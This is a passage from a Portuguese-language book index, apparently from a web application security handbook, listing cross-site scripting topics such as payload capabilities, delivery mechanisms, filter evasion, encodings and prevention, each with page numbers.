ataque do lado do cliente, ataque escalonado a outros hosts da rede, 398  
  conteúdo da área de transferência, 396 aplicativos usados atualmente, 397  
navegador de exploração  
  vulnerabilidades, 399 e consultas de pesquisa, 396  
pressionamentos de teclas, 396  
varredura de portas na rede local, 397-398  
rastreamento entre sites, 421-423  
mecanismos de entrega  
  ataques refletidos e baseados em DOM, 399-400  
  ataques armazenados, 400-401  
Pontos de entrada, 405  
Cookies HttpOnly, 421-423  
induzindo ações do usuário e, 394  
injeção, teste para, 704-707 limites de comprimento, 411-413  
codificação de conteúdo não padrão  
  US-ASCII, 414  
  UTF-7, 414  
  UTF-16, 414  
prevenção de ataques, 423-428  
ataques no mundo real, 388-390  
refletida, 379  
métodos de solicitação, 413-414  
sanitização, 409-411  
filtros baseados em assinatura, 406-409  
trojans e, 392-393  
relações de confiança, explorando, 394-395  
desfiguração virtual e, 391-392  
vulnerabilidades, 377-379  
Baseado em DOM, 386-388  
  exploração, 379-383  
localização e exploração  
  baseadas em DOM, 417-421  
descoberta e exploração  
  refletida, 401-415  
localização e exploração de armazenamentos, 415-417  
armazenado, 383-386